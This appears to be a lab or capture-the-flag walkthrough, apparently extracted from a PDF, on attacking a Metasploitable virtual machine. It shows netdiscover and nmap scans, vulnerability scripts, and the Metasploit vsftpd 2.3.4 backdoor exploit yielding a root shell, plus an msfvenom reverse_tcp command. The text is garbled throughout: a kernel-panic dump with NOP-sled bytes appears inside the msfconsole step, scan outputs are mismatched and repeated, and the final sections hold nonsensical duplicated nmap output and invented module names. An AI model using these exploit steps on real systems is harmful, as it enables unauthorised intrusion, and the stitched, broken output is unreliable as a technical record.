
**STEP-4: After decrypting download the OVA file from the drive link provided.**




**STEP-5: Now , go to kali linux, and navigate to the file option on the left side top options and click on import appliances and select a file under the folder option and click on next and click on finish.**








**STEP-6: It's a time taking process and finally the file will be imported as below.**



**STEP-7:Later, start kali linux and OVA machine. And open kali linux and enter the command "netdiscover". And the result appears to be like-**



The screenshot shows a terminal window titled "Terminal Emulator" running on a Kali Linux system. The command "arp-scan --localnet" has been run, displaying a table of captured ARP requests. The table includes columns for IP, At MAC Address, Count, Len, MAC Vendor / Hostname, and a detailed list of 57 entries. The terminal window also shows the user is root at the kali host.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.31.110	22:b9:ca:7e:32:bb	42	2520	Unknown vendor
192.168.31.5	a0:c5:89:a3:f7:7d	3	180	Intel Corporate
192.168.31.148	08:00:27:9d:2d:9b	7	420	PCS Systemtechnik GmbH
192.168.31.211	66:9f:24:a2:02:06	2	120	Unknown vendor
0.0.0.0	08:00:27:9d:2d:9b	3	180	PCS Systemtechnik GmbH

## B. Gaining Access

**Method -2 – Perform Scanning on the imported machine.**

**Check if it is vulnerable to any exploit**

**If it is vulnerable, use the exploit to gain access**

**Check the machine, if it consists of any files. .**

**Steps followed :**

**Step 1:Open the VirtualBox Machine and start both Kali Linux and Metasploitable machines.**

**Step 2: Login into the Kali Linux system and to Metasploitable. And then find the Ip address of the Metasploitable machine( because we are going to perform scanning on the Metasploitable machine.)**

**STEP-3:Now go back to the kali linux system and enter the command “sudo su” to switch to root user.**

```

root@kali: /home/kali
File Edit Simple Text Editor Help
(kali㉿kali) [~]
$ sudo su
[sudo] password for kali: 
root@kali: ~
# nmap -sS -sV -A 192.168.31.36
Starting Nmap 7.94SVM ( https://nmap.org ) at 2024-06-25 03:53 EDT
Nmap scan report for 192.168.31.36
Host is up (0.00043s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
|   Connected to 192.168.31.205 port 21 (TCP)
|   Logged in as ftp
|   Type: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cfe:1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_23/tcp   open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrPr
| ovinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2024-06-25T07:54:03+00:00; +1s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTL
5, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_End of status

```

**STEP-4:Write the command “nmap -sS -sV -A metasploit-ip address”. Such that it gives the output of all the ports its versions and complete detail.**

```

root@kali: /home/kali
File Edit Simple Text Editor Help
(kali㉿kali) [~]
$ nmap -sS -sV -A metasploit-ip
Starting Nmap 7.94SVM ( https://nmap.org ) at 2024-06-25 03:53 EDT
Nmap scan report for metasploit-ip
Host is up (0.00043s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
111/tcp    open  rpcbind     rpcbind/1.10000
111/tcp    open  rpcbind     rpcbind/1.10000
111/tcp    open  rpcbind     rpcbind/1.10000
111/tcp    open  nfs          nfs/2.0.8-12f940
100003  2,3,4  open  nfs          nfs/2.0.8-12f940
100005  1,2,3  open  mountd     mountd/2.3.4
100005  1,2,3  open  nfs          nfs/2.0.8-12f940
100021  1,3,4  open  nlockmgr   nlockmgr/2.3.4
100021  1,3,4  open  nfs          nfs/2.0.8-12f940
100024  1       open  status       status/2.3.4
100024  1       open  status       status/2.3.4
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexec
513/tcp   open  login       OpenBSD or Solaris rlogin
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          nfs/2.0.8-12f940
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: SupportsTransactions, Support41Auth, SwitchToSSLAfterHandshake, Conn
ectWithDatabase, Speaks41ProtocolNew, LongColumnFlag, SupportsCompression
|   Status: Autocommit
|_  Salt: Sy+b1kls!H)3cz[8E4pY
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-06-25T07:54:03+00:00; +1s from scanner time.
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrPr
| ovinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
5900/tcp  open  vnc          VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)
|_ 6000/tcp  open  X11         (access denied)

```

```

root@kali: /home/kali
[1] 2 3 4 [2]
Text Editor
File Edit Help
Simple Text Editor
Computer name: metasploitable
NetBIOS computer name:
Domain name: localdomain (RUNNING MULTICAST) mtu 1500
FQDN: metasploitable.localdomain (192.168.31.36) broadcast 192.168.31.255
System time: 2024-06-25T03:53:54-04:00 Filelen 64 scopenid 0x20c links
SMB2-time: Protocol negotiation failed (SMB2)2:f940 prefixlen 64 scopenid 0x0globals
Interface 0 (Ethernet)
HOP RTT ADDRESS
1 0.43 ms 192.168.31.36

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.82 seconds
--(root@kali)-[/home/kali] local (loopback)
# nmap --script vuln 192.168.31.36
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 03:54 EDT
Nmap scan report for 192.168.31.36
Host is up (0.00068s latency).
Version: 0.0.0.0 (carrier 0 collisions 0)
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
|  ftp-vsftpd-backdoor:
|    VULNERABLE:
|      vsFTPD version 2.3.4 backdoor
|        State: VULNERABLE (Exploitable)
|        IDs: BID:48539 CVE:2011-2523
|          vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|          Disclosure date: 2011-07-03
|          Exploit results:
|            Shell command: id
|              Results: uid=0(root) gid=0(root)
|          References:
|            https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|            http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.htm
|          https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ft
p/vsftpd_234_backdoor.rb
|          https://www.securityfocus.com/bid/48539
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp

```

## STEP-5: And then give the command “nmap –script vuln “metasploit-ip address” to get the vulnerabilities in that machine.


Firefox ESR  
Browse the World Wide Web

```

root@kali: /home/kali
[1] 2 3 4 [2]
REFERENCES:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.htm
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ft
p/vsftpd_234_backdoor.rb
https://www.securityfocus.com/bid/48539 (Ethernet)
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
| smtp-vuln-cve2010-4344:
|   The SMTP server is not Exim: NOT VULNERABLE
| ssl-poodle:
|     VULNERABLE:
|       SSL POODLE information leak (scopenid 0x10hosts)
|         State: VULNERABLE
|         IDs: BID:70574 CVE:2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain Cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|           Disclosure date: 2014-10-14
|           Check results:
|             TLS_RSA_WITH_AES_128_CBC_SHA
|             References:
|               https://www.securityfocus.com/bid/70574
|               https://www.openssl.org/~bodo/ssl-poodle.pdf
|               https://www.imperialviolet.org/2014/10/14/poodle.html
|               https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
| ssl-dh-params:
|     VULNERABLE:
|       Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|         State: VULNERABLE
|           Transport Layer Security (TLS) services that use anonymous
|           Diffie-Hellman key exchange only provide protection against passive
|           eavesdropping, and are vulnerable to active man-in-the-middle attacks
|           which could completely compromise the confidentiality and integrity
|           of any data exchanged over the resulting session.
|           Check results:
|             ANONYMOUS DH GROUP 1
|               Cipher Suite: TLS_DHE_anon_WITH_DES_CBC_SHA
|               Modulus type: Safe prime
|               Modulus Source: postfix builtin

```

## STEP-6: Now start Metasploit framework giving the command “msfconsole”




```
root@kali: /home/kali
[+] /admin/includes/rCeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
[+] /admin/jscript/upload.html: Lizard Cart/Remote File upload
[+] /webdav/: Potentially interesting folder
MAC Address: 08:00:27:92:A8:BB (Oracle VirtualBox virtual NIC) 0x80110000
Host script results:
[-] smb-vuln-ms10-061: false
[-] smb-vuln-ms10-054: false
[-] smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
Nmap done: 1 IP address (1 host up) scanned in 323.27 seconds
[-] root@kali)[-home/kali]
# msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018 es: 0018 ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 90909090909090909090909090909090
90909090909090909090909090909090
90909090909090909090909090909090
90909090909090909090909090909090
90909090909090909090909090909090
90909090909090909090909090909090
.....
cccccccccccccccccccccccccccc
cccccccccccccccccccccccccccc
cccccccccccccccccccccccccccc
cccccccccccccccccccccccccccc
.....
cccccccccccccccccccccccccccc
cccccccccccccccccccccccccccc
cccccccccccccccccccccccccccc
.....
ffffffffffffffffffffffff
```

## STEP-7: Search for the exploit version i.e., “search vsftpd 2.3.4”.



```
root@kali: /home/kali
[+] Text Editor
File Simple Text Editor Help
# Name Disclosure Date Rank Check Description
- - -
0 payload/cmd/unix/interact .1999-09-01 normal No Unix Command, Interact with Established Connection
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.31.205
[*] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 192.168.31.205
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit collisions 0
[*] 192.168.31.36:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.31.36:21 - USER: 331 Please specify the password.
[+] 192.168.31.36:21 - Backdoor service has been spawned, handling ...
[+] 192.168.31.36:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.31.205:41197 -> 192.168.31.36:6200) at 2024-06-25 04:24:37 -0400
^C
Abort session 1? [y/N] n
[*] Aborting foreground process in the shell session
sh: line 6: : command not found
^C
Abort session 1? [y/N] y
[*] 192.168.31.36 - Command shell session 1 closed, Reason: User exit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search vsftpd 2.3.4
Matching Modules
# Name Disclosure Date Rank Check Description
- - -
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3
[*] Backdoor Command Execution
```

## STEP-8: Now give the exploit command to enter into exploit console i.e., “use exploit/unix/ftp/vsftpd\_234\_backdoor”.

```
root@kali: /home/kali
[*] msfvenom -p windows/meterpreter/reverse_tcp -f raw -l cmd -a x86_64 -o exploit
[*] 192.168.31.36:21 - Banner: 220 (vsFTPD 2.3.4) Mtu 1500
[*] 192.168.31.36:21 - USER: 331 Please specify the password. 192.168.31.36:255
[+] 192.168.31.36:21 - Backdoor service has been spawned, handling ... imx
[+] 192.168.31.36:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.31.205:41773 → 192.168.31.36:6200) at 2024-06-25 04:37:32 -0400
ls -la
total 24
drwxr-xr-x  6 root      root      4096 Apr 16  2010 .
drwxr-xr-x 21 root      root      4096 May 20  2012 ..
drwxr-xr-x  2 root      nogroup   4096 Mar 17  2010 ftp
drwxr-xr-x  7 msfadmin msfadmin 4096 Jun  3  06:25 msfadmin
drwxr-xr-x  2 service  service  4096 Apr 16  2010 service
drwxr-xr-x  9 user      user      4096 May 28  02:13 user
```

**STEP-9:Now run the exploit by giving command-”exploit”.**

**STEP-10: Then the session shell will be created , here now we can check for the further files in the machine and their details.**

## C. Analyzing the Checksums

**<> Check the files in the system**

**<> Calculate the checksums for it**

**<> Try to Identify the hidden data inside the Tempered document**

**<> Identify the FLAG{\*\*\*\*\*}**

## Check the files in the system

The terminal window shows the results of a Nmap scan and a list of available modules:

```
root@kali:~# nmap -A 192.168.1.10
[...]
Nmap scan report for 192.168.1.10
[...]
PORT      STATE SERVICE VERSION
[...]
80/tcp    closed http
[...]
80/tcp    closed https
[...]
Nmap: Too many Fingerprinters watch this host; to give specific OS details
[...]
Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/
[...]
Nmap scan report for 192.168.1.10
[...]
PORT      STATE SERVICE VERSION
[...]
80/tcp    closed http
[...]
80/tcp    closed https
[...]
Nmap: Too many Fingerprinters watch this host; to give specific OS details
[...]
Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/
[...]
Nmap scan report for 192.168.1.10
[...]
PORT      STATE SERVICE VERSION
[...]
80/tcp    closed http
[...]
80/tcp    closed https
[...]
Nmap: Too many Fingerprinters watch this host; to give specific OS details
[...]
Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/
[...]
Nmap scan report for 192.168.1.10
[...]
PORT      STATE SERVICE VERSION
[...]
80/tcp    closed http
[...]
80/tcp    closed https
[...]
Nmap: Too many Fingerprinters watch this host; to give specific OS details
[...]
Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/
[...]
Available Modules:
Module      Name                               Description
[...]
0 auxiliary/dns/http/cable_hunt_webblock1.py  "CableHunt" Cable Router
[...]
modules_dir exploit/linux/local/cve_2011_3643_solariskeyf[...]
[...]
1  _L_target: 486_34                           great   Y/N   2023 Ubuntu Overlight LPE
[...]
2  _L_target: 980764
[...]
```

## Calculate the checksum for this

The terminal window shows the results of a Nmap scan and a list of available modules:

```
root@kali:~# nmap -A 192.168.1.10
[...]
Nmap scan report for 192.168.1.10
[...]
PORT      STATE SERVICE VERSION
[...]
80/tcp    closed http
[...]
80/tcp    closed https
[...]
Nmap: Too many Fingerprinters watch this host; to give specific OS details
[...]
Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/
[...]
Nmap scan report for 192.168.1.10
[...]
PORT      STATE SERVICE VERSION
[...]
80/tcp    closed http
[...]
80/tcp    closed https
[...]
Nmap: Too many Fingerprinters watch this host; to give specific OS details
[...]
Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/
[...]
